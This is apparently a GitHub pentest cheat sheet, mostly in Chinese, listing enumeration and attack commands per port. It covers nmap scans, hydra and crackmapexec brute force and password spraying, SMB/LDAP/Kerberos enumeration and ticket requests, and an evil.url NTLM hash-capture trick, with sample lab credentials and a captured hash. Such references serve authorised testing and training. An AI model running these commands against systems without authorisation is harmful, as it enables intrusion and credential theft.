Kiosec/External-Enumeration
GitHub: Kiosec/External-Enumeration
一份面向外部渗透测试的枚举方法论速查手册,按端口分类整理了从侦察到利用的常用安全工具命令和操作流程。
Stars: 5 | Forks: 2
# 外部枚举
## 目录
##### ➤ 枚举
* [1. 端口扫描](#port-scanning)
* [2. Fuzzing](#fuzzing)
* [3. 漏洞扫描](#Automated-enumeration)
* [4. 在线枚举工具](#Automated-enumeration)
##### ➤ 端口(详细视图)
* [端口 21](#port-21)
* [端口 22](#port-22)
* [端口 23](#port-23)
* [端口 25](#port-25)
* [端口 80](#port-80)
* [端口 88](#port-88)
* [端口 110](#port-110)
* [端口 111](#port-111)
* [端口 139, 445](#port-139-445)
* [端口 143, 993](#port-143-993)
* [端口 161, 162, 10161, 1016 (udp)](#port-161-162-10161-10162-udp)
* [端口 389](#port-389)
* [端口 587](#port-587)
* [端口 1433](#port-1433)
* [端口 2375](#port-2375)
* [端口 3218](#port-3128)
* [端口 3389](#port-3389)
* [端口 5672](#port-5672)
* [端口 5985](#port-5985-5986)
* [端口 11211](#port-11211)
* [端口 15672](#port-15672)
#
# ⭕ 枚举
## 🔻端口扫描
##### Nmap
**注意:** 如果 nmap 没有以 root 权限执行,则必须使用 -sT 参数而不是 -sS,否则所有端口都将显示为已过滤。
###### • 探测存活主机
```
nmap -sn -T4 10.0.0.0/24 -oN active-hosts
```
###### • 隐秘模式
```
nmap -sS -sV -vv -Pn -p
```
###### • 激进模式
```
nmap -T4 -sS -A -p-
nmap -T4 -sS -sC -p- -Pn
nmap -T4 -sC -sV -p- --min-rate=1000
```
###### • UDP 扫描
```
nmap -T4 -sUV
nmap -T4 -A -sUV --top-ports 1000 -Pn
```
###### • 列出 nmap 脚本
```
ls -l /usr/share/nmap/scripts/smb*
```
##### Masscan
```
masscan -p21,22,443,8000-8100 10.0.0.0/24
```
## Fuzzing
##### ➤ Knockpy - 子域名 Fuzzing
```
knockpy domain.com -w /usr/share/wordlists/list --silent csv -o /path/to/new/folder
usage: knockpy [-h] [-v] [--no-local] [--no-remote] [--no-scan] [--no-http]
[--no-http-code CODE [CODE ...]] [--dns DNS] [-w WORDLIST]
[-o FOLDER] [-t SEC] [-th NUM] [--silent [{False,json,json-pretty,csv}]]
domain
```
##### Dirb
```
dirb http://10.0.0.1/abc/ /usr/share/wordlists/dirb/big.txt
```
##### Gobuster
###### 扩展名列表
```
.html,.php,.asp,.aspx,.htm,.xml,.json,.jsp,.pl,.ini,.bak,.bck.
```
###### 暴力破解
```
gobuster dir -u http://10.0.0.1/ -w /usr/share/wordlists/dirb/common.txt -e -t 20
gobuster dir -u http://10.0.0.1/ -w /usr/share/wordlists/dirb/big.txt -t 30 -e -k -x .html,.php,.asp,.aspx,.htm,.xml,.json,.jsp,.pl
➤ Error: the server returns a status code that matches the provided options for non existing urls. https://10.0.0.1 => 200 (Length: 1474).
Solution - exclude the specific length : --exclude-length [size]
Example : gobuster -u http://10.0.0.1/ -w /usr/share/wordlists/dirb/common.txt -e -t 20 --exclude-length 1474
➤ Error: the server returns a status code that matches the provided options for non existing urls. https://10.0.0.1 => 401 (Length: 98).
Solution - exclude the 401 status code : -b 404,401
Example : gobuster -u http://10.0.0.1/ -w /usr/share/wordlists/dirb/common.txt -e -t 20 -b 404,401
```
##### Feroxbuster
```
feroxbuster -u http://10.0.0.1 -w /usr/share/seclists/Discovery/DNS/bug-bounty-program-subdomains-trickest-inventory.txt --threads 30 -C 404,403
OR
feroxbuster -u http://mydomain.com -w /usr/share/seclists/Discovery/DNS/bug-bounty-program-subdomains-trickest-inventory.txt --threads 30 -C 404,403
```
#### Fuzzing
```
gobuster fuzz -u http://10.0.0.1/user/FUZZ/condig -w /usr/share/wordlists/dirb/common.txt -e -t 20
```
#### ➤ Fuzzing 虚拟主机
```
ffuf -u http://mywebsite.com -w /usr/share/seclists/Discovery/DNS/bug-bounty-program-subdomains-trickest-inventory.txt -H 'Host: FUZZ.mywebsite.com' -fs 15949
```
## 🔻漏洞扫描器
##### Nikto
```
nikto -host=http://example.com
```
##### ➤ 通过 Nmap 结果进行自动 Searchsploit 分析
```
nmap -T4 -sC -sV -p- --min-rate=1000 10.0.0.1 -oX output.xml
searchsploit --nmap output.xml
```
## 🔻在线枚举工具
```
https://dnsdumpster.com/
https://search.censys.io/
https://crt.sh/
https://archive.org/
https://www.robtex.com/
```
#
# ⭕ 端口(详细视图)
## 🔻端口 21
#### ➤ 使用 nmap 进行漏洞检测
```
nmap -p 21 -sV -sC --script="ftp-vuln-*, ftp-anon" 10.0.0.1-254
```
#### ➤ 暴力破解
```
#Hydra - Password spraying
hydra -s 21 -t 4 -L username.lst -p password01! 10.0.0.1 ftp
#Hydra - Bruteforce specific user
hydra -s 21 -t 4 -l admin -P /usr/share/wordlists/rockyou.txt 10.0.0.1 ftp
#Hydra - Bruteforce common login:passord
hydra -s 21 -C /home/kali/wordlists/legion/ftp-betterdefaultpasslist.txt -u -f 10.0.0.1 ftp
#Medusa
medusa -h 10.10.10.10 -u user -P passwords.txt -M ftp
```
#### ➤ 基础连接与 FTP 命令
```
➤ Connection
ftp 10.0.0.1 21
➤ Upload a file (from the folder where the shell has been started)
binary
put
➤ Download a file (to the folder where the shell has been started)
binary
get
ex:
get test.zip
get "Access Control.zip"
```

#### ➤ 常见错误
```
➤ 229 Entering Extended Passive Mode (|||26826|)
```
## 🔻端口 22
#### ➤ Hydra - 暴力破解
```
#Hydra - Bruteforce specific user
hydra -s 22 -v -t 4 -l root -P /usr/share/wordlists/rockyou.txt 10.0.0.1 ssh
#Hydra - Password spraying
hydra -L user.txt -p password01! 10.0.0.1 ssh
#Hydra - Full bruteforce
hydra -L user.txt -P rockyou.txt 10.10.219.212 ssh
```
#### ➤ SSH 连接
```
ssh lexis@10.0.0.1
ssh lexis@10.0.0.1 -oKexAlgorithms=+diffie-hellman-group1-sha1
```
#### ➤ SSH 连接错误
```
ssh lexis@10.0.0.1
lexis@10.0.0.1's password:
Last login: Thu Feb 24 08:42:29 2022 from 192.168.1.1
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@ E R R O R @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
The .bash_profile file for the server you are attempting to
connect to has encountered an error. This could mean that
your access has been disabled. Please contact a system
administrator to restore your access to this server.
Connection to 10.0.0.1
ssh -t lexis@10.0.0.1 /bin/sh
lexis@10.0.0.1's password:
sh-05$
```
#### ➤ 使用 id_rsa 私钥进行 SSH 连接
```
chmod 600 id_rsa
ssh -i id_rsa kiosec@10.0.0.1
```
## 🔻端口 23
身份验证登录页面可能需要一段时间才会出现(1分钟)
```
#From Kali linux
Kiosec@cyberlab:/home/kali>#telnet 10.10.0.1
Trying 10.10.0.1...
Connected to 10.10.0.1.
Escape character is '^]'.
Welcome to Microsoft Telnet Service
login: security
login:security
password:
*===============================================================
Microsoft Telnet Server.
*===============================================================
C:\Users\security>
```
## 🔻端口 25
#### 参考文档
| 命令 | 描述 |
|-----------|-------------|
| `HELO` | 用于向邮件服务器发起 SMTP 对话。该命令后跟 IP 地址或域名(例如,`HELO 10.1.2.14`)。 |
| `EHLO` | 用于向扩展 SMTP (ESMTP) 服务器发起对话。工作方式与 `HELO` 相同,但用于 ESMTP。 |
| `STARTTLS`| 用于启动与邮件服务器的安全 TLS(传输层安全性)连接。 |
| `RCPT` | 用于指定收件人的电子邮件地址。 |
| `DATA` | 用于启动电子邮件正文内容的传输。 |
| `RSET` | 用于重置(取消)当前的电子邮件事务。 |
| `MAIL` | 用于指定发件人的电子邮件地址。 |
| `QUIT` | 用于关闭与服务器的连接。 |
| `HELP` | 用于显示帮助菜单(如果可用)。 |
| `AUTH` | 用于向邮件服务器验证客户端身份。 |
| `VRFY` | 用于验证用户的电子邮件邮箱是否存在。 |
| `EXPN` | 用于请求或展开远程服务器上的邮件列表。 |
#### 基础连接
```
telnet 10.0.0.1 25
Trying 10.0.0.1
Connected to 10.0.0.1.
Escape character is '^]'.
220 mail.local ESMTP Postfix (Debian/GNU)
```
#### 手动用户枚举
```
VRFY {username}
➤ Valid username
252 2.0.0 useradm
➤ Invalid username
550 5.1.1 : Recipient address rejected:User unknown in local recipient table
```
#### 用户暴力破解
```
# smtp-user-enum -M VRFY -U user.txt -t 10.0.0.1
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )
----------------------------------------------------------
| Scan Information |
----------------------------------------------------------
Mode ..................... VRFY
Worker Processes ......... 5
Usernames file ........... user.txt
Target count ............. 1
Username count ........... 12
Target TCP port .......... 25
Query timeout ............ 5 secs
Target domain ............
######## Scan started at Mon Mar 16 14:26:14 2026 #########
10.0.0.1: kiosec exists
<...>
10.0.0.1: admin exists
######## Scan completed at Mon Mar 16 14:26:14 2026 #########
8 results.
12 queries in 1 seconds (12.0 queries / sec)
```
## 🔻端口 80
```
wpscan --url http://10.0.0.1/ --passwords /usr/share/wordlists/rockyou.txt --usernames admin --api-token {token-api}
```
## 🔻端口 88
```
Service : kerberos-sec Microsoft Windows Kerberos
# 安装 kerbrute : https://github.com/ropnop/kerbrute/releases
# 记得将域添加到 /etc/host -> echo '@IP @domain' >> /etc/hosts (示例 echo '10.0.0.1 cyberlab.local' >> /etc/hosts)
# 枚举用户
root@kali:~# kerbrute userenum -d --dc userlist.txt -t 100
Important note : Once a list of user founded, try to obtain the TGT ticket (ASREPPROASTING through GetNPusers.py)
# Password Spraying
root@kali:~# ./kerbrute_linux_amd64 passwordspray -d domain-users.txt Password123
```
## 🔻端口 110
## 🔻端口 111
```
rpcinfo -p 10.0.0.1
rpcclient -U "" 10.0.0.1
srvinfo
enumdomusers
getdompwinfo
querydominfo
netshareenum
netshareenumall
```
```
nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount 10.0.0.1
```
## 🔻端口 139, 445
#### 基础枚举
```
enum4linux -A 10.0.0.1
enum4linux 10.0.0.1 -u anonymous
```
#### 列出 nmap 脚本 - 端口 445,139 漏洞检测
```
nmap -p 445,139 -Pn --script smb-protocols.nse 10.0.0.1
nmap -v -p 139,445 --script=smb-os-discovery 10.0.0.1
nmap -v -p 139,445 --script=smb* 10.0.0.1
nmap -p 445,139 -Pn --script=smb-vuln-*.nse 10.0.0.1 // Do not return all vuln because some script needs specific args
nmap -v -p 139,445 --script=smb-vuln-ms08-067 --script-args=unsafe=1 10.0.0.1
nmap --script smb-vuln-cve-2017-7494 --script-args smb-vuln-cve-2017-7494.check-version -p445 10.0.0.1
#Enumerate the shares
nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse 10.0.0.1
```
#### 尝试连接
```
smbclient -L \\10.0.0.1
smbclient -L 10.0.0.1 -U anonymous
smbclient -L 10.0.0.1 --options='client min protocol=NT1'
smbclient \\\\10.10.155.41\\
smbclient \\\\10.10.155.41\\ -U username
```
#### SMBClient - 下载我们有权限的所有内容
```
#Be careful to access a folder that you are minumum a read only permission. (check with smbmap before)
#In the example below, HR is a folder with read only permission
root@ip-10-10-148-27:~# smbclient \\\\10.10.155.41\\HR
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> dir
. DR 0 Fri Mar 12 02:11:49 2021
.. DR 0 Fri Mar 12 02:11:49 2021
Administrator D 0 Thu Mar 11 21:55:48 2021
All Users DHS 0 Sat Sep 15 08:28:48 2018
atlbitbucket D 0 Thu Mar 11 22:53:06 2021
<...>
smb: \> recurse on
smb: \> prompt off
smb: \> mget *
NT_STATUS_ACCESS_DENIED listing \Administrator\*
STATUS_STOPPED_ON_SYMLINK listing \All Users\*
STATUS_STOPPED_ON_SYMLINK listing \*
smb: \All Users\>
```
#### SMBmap 列出文件夹权限 / 递归模式
```
smbmap -H 10.0.0.1
➤ Reculsive enumeration
smbmap -H 10.0.0.1 -r
➤ Recursive enumeration on a specific folder
smbmap -H 10.0.0.1 -R 'Replication\active.htb'
➤ Authenticated enumeration
smbmap -H 10.0.0.1 -u 'SVC_TGS' -p 'mySuperStrongPassword!' -r
➤ Download a file
smbmap -H 10.10.0.1 --download '.\Users\SVC_TGS\Desktop\user.txt'
➤ If error ‘[!] Authentication error on 10.0.0.1’ try with a fake user -u ‘123’
smbmap -H 10.0.0.1 -R -u ‘123’
```
#### NXC
```
#Null session :
nxc smb ./hosts.txt -u '' -p '' --shares
#Guest session :
nxc smb ./hosts.txt -u 'guest' -p '' - shares
#User session
nxc smb 10.0.0.1 -u 'kiosec' -p 'mystrongpassword!' --shares
nxc smb 192.168.1.0/24 -u user -p 'PASSWORDHERE' --shares READ,WRITE
nxc smb 192.168.1.0/24 -u user -p 'PASSWORDHERE' --shares READ
nxc smb 192.168.1.0/24 -u user -p 'PASSWORDHERE' --shares WRITE
#List all files and search for Files on Readable Shares
#Resultat are listed in the json file
nxc smb -u 'kiosec' -p 'mystrongpassword!' -M spider_plus
#Download a specific file
nxc smb -u 'kiosec' -p 'mystrongpassword!' --get-file '' --share
#Enumerate user :
nxc smb ./hosts.txt -u 'guest' -p '' --users
nxc smb dc01.welcome.local -u 'e.hills' -p 'Il0vemyj0b2025!' --users
SMB 10.1.135.73 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:WELCOME.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.1.135.73 445 DC01 [+] WELCOME.local\e.hills:Il0vemyj0b2025!
SMB 10.1.135.73 445 DC01 -Username- -Last PW Set- -BadPW- -Description-
SMB 10.1.135.73 445 DC01 Administrator 2025-09-13 16:24:04 0 Built-in account for administering the computer/domain
SMB 10.1.135.73 445 DC01 Guest 0 Built-in account for guest access to the computer/domain
SMB 10.1.135.73 445 DC01 krbtgt 2025-09-13 16:40:39 0 Key Distribution Center Service Account
SMB 10.1.135.73 445 DC01 e.hills 2025-09-13 20:41:15 0
SMB 10.1.135.73 445 DC01 j.crickets 2025-09-13 20:43:53 0
SMB 10.1.135.73 445 DC01 e.blanch 2025-09-13 20:49:13 0
SMB 10.1.135.73 445 DC01 i.park 2025-09-14 04:23:03 0 IT Intern
SMB 10.1.135.73 445 DC01 j.johnson 2025-09-13 20:58:15 0
SMB 10.1.135.73 445 DC01 a.harris 2025-09-13 20:59:13 0
SMB 10.1.135.73 445 DC01 svc_ca 2025-09-14 00:19:35 0
SMB 10.1.135.73 445 DC01 svc_web 2025-09-13 21:40:40 0 Web Server in Progress
SMB 10.1.135.73 445 DC01 [*] Enumerated 11 local users: WELCOME
*
#Idem using rid-brute
nxc smb dc01.welcome.local -u 'e.hills' -p 'Il0vemyj0b2025!' --rid-brute
#Password spraying
TARGET_USERNAME=#[fill in the username you discovered in the previous lesson]
TARGET_PASSWORD=#[fill in the password you discovered in the previous lesson]
nxc smb ./hosts.txt -u "${TARGET_USERNAME}" -p "${TARGET_PASSWORD}"
#Continue-on-success => Continue in case of valid creds
┌──(root㉿kali)-[/home/kali]
└─# nxc smb dc01.welcome.local -u aduserlist.lst -p 'Il0vemyj0b2025!' --continue-on-success
SMB 10.1.135.73 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:WELCOME.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.1.135.73 445 DC01 [-] WELCOME.local\Administrator:Il0vemyj0b2025! STATUS_LOGON_FAILURE
SMB 10.1.135.73 445 DC01 [-] WELCOME.local\Guest:Il0vemyj0b2025! STATUS_LOGON_FAILURE
SMB 10.1.135.73 445 DC01 [-] WELCOME.local\krbtgt:Il0vemyj0b2025! STATUS_LOGON_FAILURE
SMB 10.1.135.73 445 DC01 [+] WELCOME.local\e.hills:Il0vemyj0b2025!
SMB 10.1.135.73 445 DC01 [-] WELCOME.local\j.crickets:Il0vemyj0b2025! STATUS_LOGON_FAILURE
SMB 10.1.135.73 445 DC01 [-] WELCOME.local\e.blanch:Il0vemyj0b2025! STATUS_LOGON_FAILURE
SMB 10.1.135.73 445 DC01 [-] WELCOME.local\i.park:Il0vemyj0b2025! STATUS_LOGON_FAILURE
SMB 10.1.135.73 445 DC01 [-] WELCOME.local\j.johnson:Il0vemyj0b2025! STATUS_LOGON_FAILURE
SMB 10.1.135.73 445 DC01 [-] WELCOME.local\a.harris:Il0vemyj0b2025! STATUS_LOGON_FAILURE
SMB 10.1.135.73 445 DC01 [-] WELCOME.local\svc_ca:Il0vemyj0b2025! STATUS_LOGON_FAILURE
SMB 10.1.135.73 445 DC01 [-] WELCOME.local\svc_web:Il0vemyj0b2025! STATUS_LOGON_FAILURE
SMB 10.1.135.73 445 DC01 [-] WELCOME.local\IT:Il0vemyj0b2025! STATUS_LOGON_FAILURE
SMB 10.1.135.73 445 DC01 [-] WELCOME.local\RH:Il0vemyj0b2025! STATUS_LOGON_FAILURE
SMB 10.1.135.73 445 DC01 [-] WELCOME.local\HelpDesk:Il0vemyj0b2025! STATUS_LOGON_FAILURE
```
#### 使用 Wireshark 检测 SMB 版本
```
If the following error appear "protocol negotiation failed : NT_STATUS_CONNECTION_DISCONNECTED", it's probably due to the old smb version of the victim.
Solution: Intercept the trafic of the command ‘smbclient -L \\ with wireshark and search the negotiation of the smb version.
```
#### 通过 kali 文件夹访问
```
smb:///
```
#### 下载共享文件夹
```
#Example with the folder named anonymous
smbget -R smb://10.0.0.1/anonymous
#Example with a specific file
smbget -r smb://10.0.0.1/folder/file
press enter
```
#### 挂载共享文件夹
```
mount -t cifs //10.0.0.1/share /mnt/share
mount -t cifs -o "username=user,password=password" //10.0.0.1/share /mnt/share
```
#### 使用 SID 进行用户枚举
Lookupsid 是一款允许您在 Windows 系统上枚举用户和组安全标识符 (SID) 的工具。Windows 中的每个用户和组账户都有唯一的 SID,通过获取这些 SID,您可以收集有关系统用户账户的重要信息,有助于了解网络结构和潜在的安全风险。该工具使用 Windows 网络中常用的 SMB(服务器消息块)协议来促进通信。
```
#Command : python lookupsid.py /:@
impacket-lookupsid 'mywindows.htb/guest'@mywindows.htb -no-pass
Impacket v0.13.0.dev0+20250130.104306.0f4b866 - Copyright Fortra, LLC and its affiliated companies
[*] Brute forcing SIDs at cicada.htb
[*] StringBinding ncacn_np:cicada.htb[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-917908876-1423158569-3159038727
498: MYWINDOWS\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: MYWINDOWS\Administrator (SidTypeUser)
501: MYWINDOWS\Guest (SidTypeUser)
...
1109: MYWINDOWS\Dev Support (SidTypeGroup)
1601: MYWINDOWS\Totoro (SidTypeUser)
1601: MYWINDOWS\Kiosec (SidTypeUser)
```
#### 暴力破解
```
hydra -L users.txt -P passs.txt smb://10.0.0.1 -t 4
hydra -L username.txt -P password.txt 10.0.0.1 smb -V
```
#### 密码喷射
```
crackmapexec smb -d -u users.txt -p 'PASSWORD'
→ EX: crackmapexec smb 10.0.0.1 -d frabricorp -u users.txt -p '123Soleil'
STATUS_PASSWORD_MUST_CHANGE : correct password but has expired and needs to be changed before logging in
STATUS_LOGIN_FAILURE : incorrect password
```
#### URI 攻击
```
➤ Prerequisite : Write access to a smb folder
Check if is it possible to write in a folder
- echo "this is a test" >> test.txt
- upload the file in the smb folder using put command
➤ Create the evil.url file
Write in a evil.url file the following content. Replace the tun0 by the ip adress (tun0 or etho0, etc.)
[InternetShortcut]
URL=Random_nonsense
WorkingDirectory=abcdef
IconFile=\\\%USERNAME%.icon
IconIndex=1
➤ Prepate our responder listener
sudo responder -I tun0 -wv
➤ Put the evil.url in the smb share and waiting ntlmv2 hash if the document is open
ex :
[SMB] NTLMv2-SSP Client : 192.168.58.172
[SMB] NTLMv2-SSP Username : CYBERLAB\kiosec
[SMB] NTLMv2-SSP Hash : kiosec::CYBERLAB:09de3ec911a58870:0D4F3A68A10DAADDF7B4382A16916822:01010000000000000059D801EE14DC013815FA61C58073A80000000002000[REDACTED]0000010000000020000089AA92A8AA17227674842877BD92C0EEF101C15360BF57E99844B804AA2DA3E00A001000000000000000000000000000000000000900240063006900660073002F003100390032002E003100360038002E00340039002E00350038000000000000000000
Keep in file only:
kiosec::CYBERLAB:09de3ec911a58870:0D4F3A68A10DAADDF7B4382A16916822:01010000000000000059D801EE14DC013815FA61C58073A80000000002000[REDACTED]0000010000000020000089AA92A8AA17227674842877BD92C0EEF101C15360BF57E99844B804AA2DA3E00A001000000000000000000000000000000000000900240063006900660073002F003100390032002E003100360038002E00340039002E00350038000000000000000000
➤ Try to crack the hash
See : https://github.com/Kiosec/Cracking/blob/main/README.md#netntlmv2ntlmv2-hash
```
## 🔻端口 143, 993
#### IMAP 暴力破解
```
hydra -t4 -L user.txt -P cewl.txt imap://myhostname
medusa -h -u -P passwords.txt -M imap
```
## 🔻端口 161, 162, 10161, 10162 (udp)
#### SMNP 枚举
```
➤ Using snmpbulkwalk
$ snmpbulkwalk -c public -v2c 10.0.0.1 .
➤ using snmp-chek (Prefered to detect vulnerable running services )
#Example with clamav:
kali@kali:~$ snmp-check 10.0.0.1
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)
[+] Try to connect to 10.0.0.1 using SNMPv1 and community 'public'
[...]
3765 runnable clamd /usr/local/sbin/clamd
3767 runnable clamav-milter /usr/local/sbin/clamav-milter --black-hole-mode -l -o -q /var/run/clamav/clamav-milter.ctl
3776 runnable inetd /usr/sbin/inetd
```
## 🔻端口 389
#### Nmap 扫描
```
nmap -n -sV --script "ldap* and not brute"
```
#### 使用 LDAP PING 进行用户枚举
解释:https://blog.netwrix.com/2022/12/13/using-ldap-ping-to-enumerate-active-directory-users/
Github:https://github.com/lkarlslund/ldapnomnom
```
┌─[✗]─[root@htb-tuswhlsdcc]─[/home/kiosec/Documents]
└──╼ #./ldapnomnom-linux-x64 --input xato-net-10-million-usernames.txt --server test.com --maxservers 32 --parallel 16
__ ____ _____ _____
| | | \| _ | _ |___ ___ _____ ___ ___ _____
| |__| | | | __| | . | | | . | |
|_____|____/|__|__|__| |_|_|___|_|_|_|_|_|___|_|_|_|
prerelease
IN SPACE NO ONE CAN HEAR YOU NOM NOM USERNAMES
guest
administrator
```
#### 使用空会话进行用户枚举
```
nxc ldap 10.129.219.77 -u '' -p '' --users
```
#### LDAPdomaindump
```
# 使用 Credentials
ldapdomaindump -u security.local\\ -p '' ldap://
# 不使用 Credentials
ldapdomaindump ldap://
```
#### 无用户账户
```
➤ Anonymous connection attempt (-x). With the example test.com : DOMAIN = test and DOMAIN2 = com
ldapsearch -h 10.129.136.235 -p 389 -x -b "dc=htb,dc=local"
ldapsearch -H ldap://machine.htb:389/ -x -s base -b '' "(objectClass=*)" "*" +
➤ Enumerate all AD users (https://github.com/ropnop/windapsearch)
./windapsearch.py -d test.com --dc-ip 10.0.0.1 -U
➤ Enumerate all objects in the domain
./windapsearch.py -d test.com --dc-ip 10.0.0.1 --custom "objectClass=*"
CN=svc-alfresco,OU=Service Accounts,DC=htb,DC=local
The service alfresco needs Kerberos pre-authentication to be disabled. This means that we can request the encrypted TGT for this user.
➤ Request a TGT ticket
./GetNPUsers.py DOMAIN/USERNAME -dc-ip -no-pass
➤ Next steps: Crack the obtained TGT ticket then used is again port 5985 using evil-winrm
```
#### 使用用户账户
```
➤ Authenticated research. With the example test.com : DOMAIN = test and DOMAIN2 = com
ldapsearch -x -h -p -D 'USERNAME' -w 'PASSWORD' -b "dc=DOMAIN,dc=DOMAIN2" -s sub"(&(objectCategory=person)(objectClass=user)(!(useraccountcontrol:1.2.840.113556.1.4.803:=2)))" samaccountname | grep sAMAccountName
OR
./GetADUsers.py -all DOMAIN/USERNAME -dc-ip
→ EX: ./GetADUsers.py -all domain.com/svc_tgs -dc-ip 10.0.0.1
OR
windapsearch.py -u "DOMAIN\USERNAME" --dc-ip -U
→ EX: ./windapsearch.py -u "FABRICORP\harry" --dc-ip 10.10.10.193 -U
➤ Verify if a SPN exist
ldapsearch -x -h 10.0.0.1 -p 389 -D 'SVC_TGS' -w'password' -b "dc=domain,dc=com" -s sub"(&(objectCategory=person)(objectClass=user)(!(useraccountcontrol:1.2.840.113556.1.4.803:=2))(serviceprincipalname=*/*))" serviceprincipalname | grep -B 1 servicePrincipalName
OR
./GetUserSPNs.py DOMAIN/USERNAME -dc-ip
→ EX: ./GetUserSPNs.py domain.com/svc_tgs -dc-ip 10.0.0.1
→ OUTPUT: active/CIFS:445 -> a SPN exist
➤ Request a SPN token
./GetUserSPNs.py DOMAIN/USERNAME -dc-ip -request
→ EX: ./GetUserSPNs.py domain.com/svc_tgs -dc-ip 10.0.0.1 -request
➤ Wmiexec equivalent to psexec
./wmiexec.py /:@
→ EX: ./wmiexec.py domain.com/administrator:password@10.0.0.1
```
## 🔻端口 587
## 🔻端口 1433
#### 使用 sqsh 进行基础连接
```
sqsh -U sa -P password -S 10.0.0.1:1433 -D mydb
```
#### 获取美观的输出
```
go -m pretty
```
#### 通过 sqsh 执行命令
#### 激活 xp_cmdshell
## 🔻端口 2375
默认 docker 端口
#### Nmap
```
nmap -sV -p 2375 10.0.0.1
```
#### 检测版本
```
curl http://10.0.0.1:2375/version
{
"Platform": {
"Name": "Docker Engine - Community"
},
"Components": [
{
"Name": "Engine",
"Version": "20.10.20",
"Details": {
"ApiVersion": "1.41",
"Arch": "amd64",
"BuildTime": "2022-10-18T18:18:12.000000000+00:00",
"Experimental": "false",
"GitCommit": "03df974",
"GoVersion": "go1.18.7",
"KernelVersion": "5.15.0-1022-aws",
"MinAPIVersion": "1.12",
"Os": "linux"
}]
}
```
#### 漏洞利用
```
# 要测试我们是否可以运行命令,我们将列出目标上的容器
docker -H tcp://10.0.0.1:2375 ps
```
## 🔻端口 3218
Squid 是一个缓存和转发 HTTP Web 代理。它有着广泛的用途,包括通过缓存重复请求来加速 Web 服务器,为共享网络资源的人群缓存 Web、DNS 和其他计算机网络查找,以及通过过滤流量来辅助安全。尽管主要用于 HTTP 和 FTP,Squid 对其他几种协议也提供了有限的支持,包括 Internet Gopher、SSL、TLS 和 HTTPS。与 Privoxy 不同,Squid 不支持 SOCKS 协议,但可以与 Privoxy 结合使用以提供 SOCKS 支持。(摘自此处)。
#### 自动化扫描
SPOSE 扫描器 或者,可以使用 Squid Pivoting Open Port Scanner (https://github.com/aancw/spose)。
```
git clone https://github.com/aancw/spose.git
python spose.py --proxy http://$IP:3128 --target $IP
```

 你可以配置 foxyproxy 通过浏览器访问端口(例如,8080)。
 ## 🔻端口 3389
#### Nmap - 漏洞扫描
```
nmap --script "rdp-enum-encryption or rdp-vuln-ms12-020 or rdp-ntlm-info" -p 3389 -T4 10.0.0.1
```
#### 暴力破解
```
hydra -L user.txt -P pass.txt 10.0.0.1 rdp
ncrack -vv --user administrator -P passwords.txt rdp://10.0.0.1,CL=1
```
#### 远程桌面
```
rdesktop 10.0.0.1
rdesktop -u
## 🔻端口 3389
#### Nmap - 漏洞扫描
```
nmap --script "rdp-enum-encryption or rdp-vuln-ms12-020 or rdp-ntlm-info" -p 3389 -T4 10.0.0.1
```
#### 暴力破解
```
hydra -L user.txt -P pass.txt 10.0.0.1 rdp
ncrack -vv --user administrator -P passwords.txt rdp://10.0.0.1,CL=1
```
#### 远程桌面
```
rdesktop 10.0.0.1
rdesktop -u
rdesktop -d -u -p
```
## 🔻端口 5672 - AMQP
#### 使用 nmap 枚举
```
nmap -sV -Pn -n -T4 -p 5672 --script amqp-info 10.0.0.1
```
#### 枚举脚本
```
import amqp
conn = amqp.connection.Connection(host="10.0.0.1", port=5672, virtual_host="/")
conn.connect()
for k,v in conn.server_properties.items():
print(k,v)
```
## 🔻端口 5985, 5986
详情:https://book.hacktricks.xyz/network-services-pentesting/5985-5986-pentesting-winrm
#### ➤ 暴力破解
```
#Brute force
crackmapexec winrm -d -u usernames.txt -p passwords.txt
#Check a pair of credentials (Password) and execute a command
crackmapexec winrm -d -u -p -x "whoami"
# 检查一对凭据 (Hash) 并执行 PS 命令
crackmapexec winrm -d -u -H -X '$PSVersionTable'
```
#### ➤ 通过 WinRM 远程登录(以使用 TGT 票据为例)
